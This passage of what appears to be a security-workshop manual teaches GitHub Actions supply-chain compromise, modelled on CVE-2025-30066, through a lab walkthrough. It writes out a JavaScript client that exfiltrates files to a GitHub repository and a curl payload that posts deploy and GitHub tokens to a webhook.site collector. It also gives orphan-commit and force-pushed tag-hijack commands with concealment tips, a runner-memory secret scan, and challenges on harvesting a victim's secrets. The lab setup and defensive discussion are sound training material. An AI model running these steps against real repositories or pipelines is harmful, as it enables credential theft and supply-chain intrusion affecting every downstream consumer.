Finally, it stops the process when GitHub responds with an HTTP error.

```
async function request(route,options={}){
    const c=config(); const r=await fetch(API+route,{
        ...options,
        headers:{
            Accept:'application/vnd.github+json',
            Authorization:`Bearer ${c.token}`,
            'X-GitHub-Api-Version':'2022-11-28',
            'User-Agent':'defcon-workshop',
            ...(options.headers||{})}});
            if(!r.ok) throw new Error(`GitHub ${r.status}`); return r.json();}
```

With the support of the generic function, the authorization file is verified to ensure that the repository where the data was leaked is the indicated one.

```
async function assertAuthorized(c){
    await request(`/repos/${c.owner}/${c.repo}/contents/DEFCON_LAB_AUTHORIZED`);}
```

Function that allows showing who is the owner, the repository, and the permissions held on the repository.

```
async function inspect(){
    const c=config();
    await assertAuthorized(c);
    const user=await request('/user');
    const repo=await request(`/repos/${c.owner}/${c.repo}`);
    console.log(JSON.stringify({login:user.login,repository:repo.full_name,permissions:repo.permissions},null,2));}
```

This function allows committing to github exfiltrating information in the following way:

- Validates variables
- Validates authorization within the repository.
- Read the fourth argument (file) from the command line.
    - process.argv[0] = node
    - process.argv[1] = github-client.js
    - process.argv[2] = commit
    - process.argv[3] = telemetry/events.jsonl
- Checks that the file exists
- Reads the local file and converts it to Base64 (required by the GitHub API)
- Generates a unique name concatenated by: telemetry/session-date.jsonl (eg: telemetry/session-1785098400000.jsonl)
- Creates the file on GitHub using:
    - PUT Method
    - The body contains:
        - `message`: commit message.
        - `content`: Base64-encoded file content.
- Finally, this operation generates a commit in the GitHub repository

```
async function commitTelemetry(){
    const c=config();
    await assertAuthorized(c);
    const input=process.argv[3];
    if(!input||!fs.existsSync(input))
        throw new Error('telemetry file required');
    const content=Buffer.from(fs.readFileSync(input)).toString('base64');
    const name=`telemetry/session-${Date.now()}.jsonl`;
    await request(`/repos/${c.owner}/${c.repo}/contents/${name}`,{
        method:'PUT',headers:{
            'Content-Type':'application/json'},
            body:JSON.stringify({message:`DEFCON-LAB telemetry ${Date.now()}`,
            content})});
            console.log('Committed',name);
            }
```

Challenges:

- How would you modify the index.js code to search for secrets in real paths within the system?
- How would you modify the code so that hardcoded secrets are not used and you use the secrets identified on the victim computer to filter data to a public repository.

Module 2 - Supply Chain Compromise and Credential Theft

Version 1: GitHub Actions Tag Hijacking

Entry state

You hold a credential with write access to one shared internal action. You have no access to the repository you actually want to compromise, and no administrative rights over the organization.

That is the whole starting position. Everything else follows from it.

Challenge questions

- What is the difference between referencing an action by tag (@v1) and by an immutable SHA, and why does that difference matter from a security standpoint?
- If an attacker gains write access to a shared internal action repository, which other repositories could they compromise without touching them directly?
- Why does GitHub Actions print *** in logs for secrets, and why is that protection insufficient?

Timing

```
Instructor demonstration        30 min
Student replication             25 min
Detection, prevention, discussion  5 min
                                -------
                                  60 min
```

Real-world anchor: CVE-2025-30066

On March 14, 2025, StepSecurity disclosed a compromise in tj-actions/changed-files, a widely used GitHub Action. The attack itself was carried out on March 12.

Attack vector. A Personal Access Token belonging to a bot account with write access to the action repository.

What they did. They rewrote existing version tags, up to v45.0.7, to point at a malicious commit. No new version was published. No pull request was opened. No code review happened.

The payload. An injected Node.js function with base64-encoded instructions fetched a Python script from an attacker-controlled Gist. The script targeted the Runner.Worker process, read its memory through /proc/<PID>/mem, and extracted credentials with regex patterns.

Scale. Over 23,000 repositories consumed the action. Public post-incident analyses identified a much smaller number that actually leaked secrets during the exposure window. Both figures

matter: the exposed surface was enormous, and the confirmed damage was bounded by how fast it was detected.

How does it work?

1. The mutability of Git tags

A Git tag is a pointer to a commit SHA. Unlike a commit, whose SHA is the cryptographic hash of its content and therefore immutable, a tag is a named reference stored in a file.

```
.git/refs/tags/v1  ->  abc123def456...   # just a pointer

git tag -f v1 xyz789ghi000
git push --force origin v1

# Now .git/refs/tags/v1  ->  xyz789ghi000...
```

The -f flag overwrites an existing tag. No warning reaches consumers. No notification is sent. The tag silently points at different code.

2. Why GitHub Actions is vulnerable by default


When a workflow declares uses: org/repo@v1, Actions resolves that tag at runtime, not when the workflow was written.

```
# service-app/.github/workflows/build.yml
# this file never changes
steps:
  - uses: <org>/internal-action@v1        # mutable
    env:
     DEPLOY_TOKEN: ${{ secrets.DEPLOY_TOKEN }}
```

The YAML is the same. The code it executes is not. Every run fetches whatever v1 points at in that moment. If the tag moved between two runs, different code executes: no diff, no pull request, no review, no visible change in the consuming repository.

3. How secrets reach the runner

Actions applies log masking on step output: any string matching a registered secret is replaced with three asterisks before the log is written. That masking applies to the textual output of the step. The Runner.Worker process holds the real values of every secret registered for the job, in memory, for the entire execution.



4. The gap between logs and memory


This is the most counterintuitive point in the module, and the most important for defenders. We measure it live in Step 6.


Module 2: instructor demonstration

Step 0: What we are starting with

Authenticate with the captured credential and establish exactly what it can and cannot do.

```
echo "<CAPTURED_PAT>" | gh auth login --with-token
gh auth status
gh api user --jq '.login'
gh repo list <instructor-org>
```





The account is a developer, not an admin. It has no organization owner rights, cannot change org policy, and cannot read the secrets of the target repository. What it does have is write access to internal-action, a shared composite action maintained by the same team.

That single permission is the whole attack. The target is out of reach, but it consumes internal-action@v1, and v1 is a mutable pointer. We do not need access to the target. We need access to something the target trusts.

Teaching point. Ask the room who knows, off the top of their head, which accounts have write access to every internal shared action in their organization. That is the access nobody audits, because the action repository looks like tooling rather than production.


Step 1: Understand the initial state

```
gh api repos/<instructor-org>/service-app/contents/\
.github/workflows/build.yml --jq '.content' | base64 -d
```

What to look for:

- uses: <org>/internal-action@v1, mutable tag consumption.

- runs-on: [self-hosted, lab], our runner will execute this.
- DEPLOY_TOKEN in the job env block, the secret we will reach.
- The permissions block: contents write, id-token write, pull-requests write. Point at it, it comes back in Module 3.



Record the benign state of the tag before touching anything.

```
gh api repos/<instructor-org>/internal-action/git/refs/tags \
  --jq '.[] | "\(.ref) -> \(.object.sha[0:12])"'

# Save this value. You need it for rollback.
```

What to look for:

- uses: pipebreach-internal-labs/internal-action@v1 - mutable tag consumption
- runs-on: [self-hosted, lab] - our runner will execute this
- DEPLOY_TOKEN: ${{ secrets.DEPLOY_TOKEN }} - the secret we will reach

Record the benign state of the tag before touching it.

```
gh api repos/pipebreach-internal-labs/internal-action/git/refs/tags \
  --jq '.[] | "\(.ref) -> \(.object.sha[0:12])"'
```

Step 2: Prepare the Modified Action

The attacker prepares a modified action.yml locally. The change is subtle: an egress call appended to the end of the existing Publish summary step, a step that already makes outbound calls to the GitHub API, which makes the addition hard to spot in review.

```
git clone https://github.com/pipebreach-internal-labs/internal-action
cd internal-action
cp action.yml action.yml.bak
```

POC:

```
curl -sf -X POST "https://webhook.site/your-unique-url" \
  -H "Content-Type: application/json" \
  -d "{
    \"host\":\"$(hostname)\",
    \"actor\":\"${GITHUB_ACTOR}\",
    \"repo\":\"${GITHUB_REPOSITORY}\",
    \"ref\":\"${GITHUB_REF}\",
    \"deploy_token\":\"${DEPLOY_TOKEN}\",
    \"github_token\":\"${GITHUB_TOKEN}\",
    \"runner\":\"${RUNNER_NAME}\"
  }" >/dev/null 2>&1 || true
```

Why inside an existing step, not a new one. test-action.yml validates exactly three composite steps. A fourth step would be caught. Injecting inside an existing step bypasses that check entirely. The step already calls api.github.com, so one more outbound connection does not stand out in network egress logs. The call is also silent on failure: if the collector is unreachable, the step still passes.

```
(base) danyelliot@m4c internal-action % git show b58b3fe4077be6a1b0ba62417724e9bcf42b1517 -- action.yml | tail -30
+          echo
+          echo "Annotations are attached to the affected files in the Files changed tab."
+        }
+
+        render >> "${GITHUB_STEP_SUMMARY}"
+
+        if [[ "${GITHUB_EVENT_NAME}" == "pull_request" ]]; then
+          body="$(printf '%s\n%s\n' "${marker}" "$(render)")"
+          pr="$(jq -r '.pull_request.number' "${GITHUB_EVENT_PATH}")"
+          existing="$(gh api "repos/${GITHUB_REPOSITORY}/issues/${pr}/comments" --paginate \
+            --jq 'map(select(.body | startswith("<!-- nexus:changed-files-validator -->"))) | .[0].id // empty')"
+
+          if [[ -n "${existing}" ]]; then
+            gh api -X PATCH "repos/${GITHUB_REPOSITORY}/issues/comments/${existing}" \
+              -f body="${body}" >/dev/null
+          else
+            gh api -X POST "repos/${GITHUB_REPOSITORY}/issues/${pr}/comments" \
+              -f body="${body}" >/dev/null
+          fi
+        fi
+
+        curl -sf -X POST "https://webhook.site/4539e6ce-30ea-43bc-96c5-65b16cf1b184" \
+          -H "Content-Type: application/json" \
+          -d "{\"host\":\"$(hostname)\",\"actor\":\"${GITHUB_ACTOR}\",\"repo\":\"${GITHUB_REPOSITORY}\",\"ref\":\"$
LOY_TOKEN}\",\"github_token\":\"${GITHUB_TOKEN}\",\"runner\":\"${RUNNER_NAME}\"}" \
+          >/dev/null 2>&1 || true
+
+        if [[ "${VALIDATION_STATUS}" == "fail" ]]; then
+          echo "::error::configuration validation failed"
+          exit 1
+        fi
```

Step 3: The Orphan Commit

Instead of committing to a branch, which would be visible in the commit graph, the attacker creates an orphan commit: a commit with no parent and no branch reference. This is the technique used in the real TeamPCP incident.

```
# Create an orphan branch locally (no parent, no history)
git checkout --orphan orphan-tmp
git rm -rf .

# Place only the modified action.yml
cp action.yml.bak action.yml
git add action.yml
git commit -m "fix: update summary publishing endpoint"

# Save the malicious SHA
MALICIOUS_SHA=$(git rev-parse HEAD)
echo "Malicious SHA: $MALICIOUS_SHA"

# Push temporarily so GitHub stores the object
git push origin HEAD:refs/heads/orphan-tmp
git checkout main
```

OPSEC. The commit message reads like routine infrastructure maintenance. The commit has no parent, so it does not appear in git log on any branch.

Detection note, worth mentioning here. Creating and deleting that temporary branch both generate audit log events. It is a short window, but it is a real signal that most teams never look at.

Step 4: The Tag Hijack

Move v1 to the malicious orphan commit and delete the temporary branch.

```
git tag -f v1 $MALICIOUS_SHA
git push --force origin v1

# Delete the branch: the commit is now unreachable from the UI
git push origin --delete orphan-tmp

# Verify
gh api repos/pipebreach-internal-labs/internal-action/git/refs/tags \
  --jq '.[] | "\(.ref) -> \(.object.sha[0:12])"'
```

```
(base) danyelliot@m4c internal-action % git tag -f v1 $MALICIOUS_SHA

Updated tag 'v1' (was 309c95a)
(base) danyelliot@m4c internal-action % git push --force origin v1

Total 0 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
To https://github.com/pipebreach-internal-labs/internal-action
 + 309c95a...b58b3fe v1 -> v1 (forced update)
(base) danyelliot@m4c internal-action % git push origin --delete orphan-tmp
To https://github.com/pipebreach-internal-labs/internal-action
 - [deleted]         orphan-tmp
```

```
refs/tags/v1 → b58b3fe4077b
refs/tags/v1.0.0 → 8c8cb4cd91e2
refs/tags/v1.1.0 → d35e7f9445e5
refs/tags/v1.2.0 → 72f1d30366f4
```


At this point. service-app/build.yml is unchanged, it still says @v1. The internal-action repository shows no branches and no visible diff in the UI. The orphan commit exists only because v1 references it. It cannot be found by browsing branches, tags, or history. Only someone who already knows the SHA can reach it.

Step 5: Trigger the Workflow

build.yml declares needs: [lint, test] on the build job, so the self-hosted runner only receives the job after lint and test complete on GitHub-hosted runners. Push an empty commit.

```
cd /tmp
git clone https://github.com/pipebreach-internal-labs/service-app
cd service-app
git commit --allow-empty -m "chore: trigger build"
git push
```

Observe the pipeline: lint, then test, then build on the self-hosted runner. Not one line of application code changed.



Step 6: Logs versus memory

This is the pivot of the module. The workflow is running on the self-hosted runner. We look at the same moment in time from two vantage points.

Vantage point 1: what the defender sees

```
Run internal validator
  Validating changed files...
  DEPLOY_TOKEN: ***
  GITHUB_TOKEN: ***
  Validation complete.
Status: success
```

Masking worked. Every registered secret was replaced before the log was written. From this view, nothing happened. The same masking also applies to the runner diagnostic logs on the host, which becomes relevant in Module 3.

Vantage point 2: what the attacker reaches

Start this on the runner host before pushing, so it fires the moment the job lands.

```
until WPID=$(pgrep -f Runner.Worker | head -1); [ -n "$WPID" ]; do sleep 1; done
sleep 25
clear
echo "Worker PID: $WPID"
sudo python3 ~/lab/sentinel-scan.py $WPID <SENTINEL-VALUE>
```

Output:

```
[*] Target   : PID 5161
[*] Sentinel : <SENTINEL-VALUE>

[ASCII / UTF-8]                 0 match(es)

[UTF-16LE (.NET managed string)]   5 match(es)
    0xf28e3205b220  in [anon]
    0xf28e320dcdbc  in [anon]
    0xf28e32b38794  in [anon]
     ...
```

Read the two numbers, not just the second one

The zero matters as much as the five, and it is what makes this demonstration hold up under questioning.

Zero matches in ASCII

The value is not in the process environment block. If the secret were simply an environment variable handed to the step, an ASCII search would find it immediately. It does not.

This closes the objection you will otherwise get from the room: "of course it is there, the step declared it in env." It is not there because a step asked for it.

Multiple matches in UTF-16LE

.NET stores managed strings in UTF-16 little endian. These matches are in the managed heap of the runner agent itself. The value is there because Runner.Worker manages the secrets for the job. That is its function, and it holds them regardless of what any step declared.

The count varies between runs, and so do the addresses, because the heap is laid out differently each time. Say "multiple copies", not a number. Each operation that touches an immutable string leaves another copy behind, and nothing in the workflow can clear them.

Key point

Masking is a property of the log writer, not of the process.

Runner.Worker holds the real value of every secret registered for the job, in plaintext, in multiple copies, for the entire duration of that job. A step that never referenced DEPLOY_TOKEN still runs as a child of a process that holds it.

The boundary developers assume exists between "secrets my step can see" and "secrets the job has" is a boundary in the YAML, not in the operating system.

The contrast that makes it concrete

Look at how the two secrets reached this step:

```
- name: Validate changed files
  uses: pipebreach-internal-labs/internal-action@v1
  with:
    token: ${{ secrets.GITHUB_TOKEN }}        # input
  env:
     DEPLOY_TOKEN: ${{ secrets.DEPLOY_TOKEN }}   # environment
```

At the collector, DEPLOY_TOKEN arrived with its value and GITHUB_TOKEN arrived empty. The payload reads the process environment, and only one of the two is there.

Both secrets exist in the job. Only one was exposed to the step through the environment. What a step sees is a subset of what the job holds, and the difference is a declaration in YAML, not a security boundary.

Note on scope

CVE-2025-30066 used exactly this vantage point, with a regex sweep across the full address space to harvest anything matching credential patterns. We demonstrate the same access with a single-value search, because the point is the reachability, not the harvest.

Instructor notes


- The scanner must try both encodings. An ASCII-only search returns zero against Runner.Worker and the demo looks broken.
- Runner.Worker only exists while a job runs. The holding step in build.yml must sit immediately after the validator step, so the window opens at a known point rather than after npm ci finishes.
- Start the watcher on the runner before pushing. The lint and test jobs run first on GitHub-hosted runners, so several minutes pass before build reaches your host.


```
until WPID=$(pgrep -f Runner.Worker | head -1); [ -n "$WPID" ]; do sleep 1; done
sleep 25
clear
echo "Worker PID: $WPID"
```

```
sudo python3 ~/lab/sentinel-scan.py $WPID PIPEBREACH-M2-SENTINEL-7f3a
```

Step 7: Validate Egress at the Collector

Open the collector endpoint. The request arrived with the host, the actor, the repository, the ref, the runner name, and the token value that the log showed as three asterisks.





Why our destination is the wrong one on purpose

We exfiltrate to an external, observable endpoint so you can watch the data leave. That is a teaching choice, and it is also the noisiest possible option: a request to an unfamiliar domain from a build host is exactly what egress monitoring is built to catch.

The CVE-2025-30066 attacker did not do this. They pushed the data into the build logs themselves, reaching api.github.com, a destination already present in every organization allowlist. No new domain. No network alert. The data left through a channel the defender had explicitly decided to trust.

Discussion prompt. Which of the two would your current tooling detect? Most teams answer that they would catch the webhook, and then realize they have no control that would have caught the other one. That gap is the module.

Step 8: Restore the benign state

```
cd /tmp/internal-action
git fetch --all
git checkout main
git tag -f v1 $BENIGN_SHA
git push --force origin v1

gh api repos/<instructor-org>/internal-action/git/refs/tags \
  --jq '.[] | "\(.ref) -> \(.object.sha[0:12])"'
```

Run this after every rehearsal, not only after the live session. A lab that starts from a hijacked tag teaches nothing, because the first observation of the module is the benign state.

Module 2: student replication (25 min)

You will reproduce the tag hijack and the egress in your own repositories. You will not reproduce the memory inspection, which requires host access to a self-hosted runner. Appendix A explains how to build that yourself afterwards.

Step 1: Create your copies

```
# From the GitHub UI: open each template repository and
# click "Use this template", into your personal account.
#
#   build-deploy-own/my-internal-action   ->  <you>/my-internal-action
#   build-deploy-own/my-service-app       ->  <you>/my-service-app
```

Step 2: Point your workflow at your own action

Edit .github/workflows/build.yml in your copy of my-service-app and replace the organization in the uses: line with your username.

```
- uses: <your-username>/my-internal-action@v1
```

Step 3: Set a sentinel secret

```
gh secret set DEPLOY_TOKEN \
  --body "STUDENT-<yourname>-SENTINEL" \
  --repo <your-username>/my-service-app
```

Use a value you will recognise instantly at the collector. Never use a real token here: it leaves toward a public endpoint.

Step 4: Get a collector

Open a request-bin service in your browser and copy your unique URL. You will paste it into the action in the next step. Delete the bin when the session ends.

Step 5: Hijack your own tag

```
git clone https://github.com/<your-username>/my-internal-action
cd my-internal-action

# Record the benign SHA first
BENIGN_SHA=$(git rev-parse origin/main)

# Edit action.yml: add the egress line inside the existing
# publish-summary step, pointing at YOUR collector URL.
cp action.yml /tmp/action.malicious.yml
```

```
git checkout --orphan orphan-tmp
git rm -rf .
cp /tmp/action.malicious.yml action.yml
git add action.yml
git commit -m "fix: update summary publishing endpoint"
MALICIOUS_SHA=$(git rev-parse HEAD)
git push origin HEAD:refs/heads/orphan-tmp
git checkout main

git tag -f v1 $MALICIOUS_SHA
git push --force origin v1
git push origin --delete orphan-tmp
```

Step 6: Trigger and confirm

```
cd ../my-service-app
git commit --allow-empty -m "chore: trigger build"
git push
```

Checkpoint. Your collector should show one request containing your sentinel value. That confirms the full chain:

```
tag moved
  -> mutable reference resolved at runtime
  -> unchanged workflow executes new code
  -> secret read from job environment
  -> observable egress
```

Note which link in that chain your own organization currently has a control for. In most cases it is only the last one, and it is the least reliable.

Step 7: Restore

```
cd ../my-internal-action
git tag -f v1 $BENIGN_SHA
git push --force origin v1
```

If you get stuck

- Git asks who you are: set user.name and user.email on the repository, using your GitHub noreply address.
- The job never starts: check the workflow triggers on push to your default branch.
- The action does not resolve: your fork of the action must be public, or accessible to the consuming repository.
- Nothing arrives at the collector: the egress line is silent on failure by design. Check the URL, then check the tag actually moved.

Module 2: detection and prevention

The single-line fix

```
# Vulnerable: the tag is mutable and can be moved at any time
uses: <org>/internal-action@v1

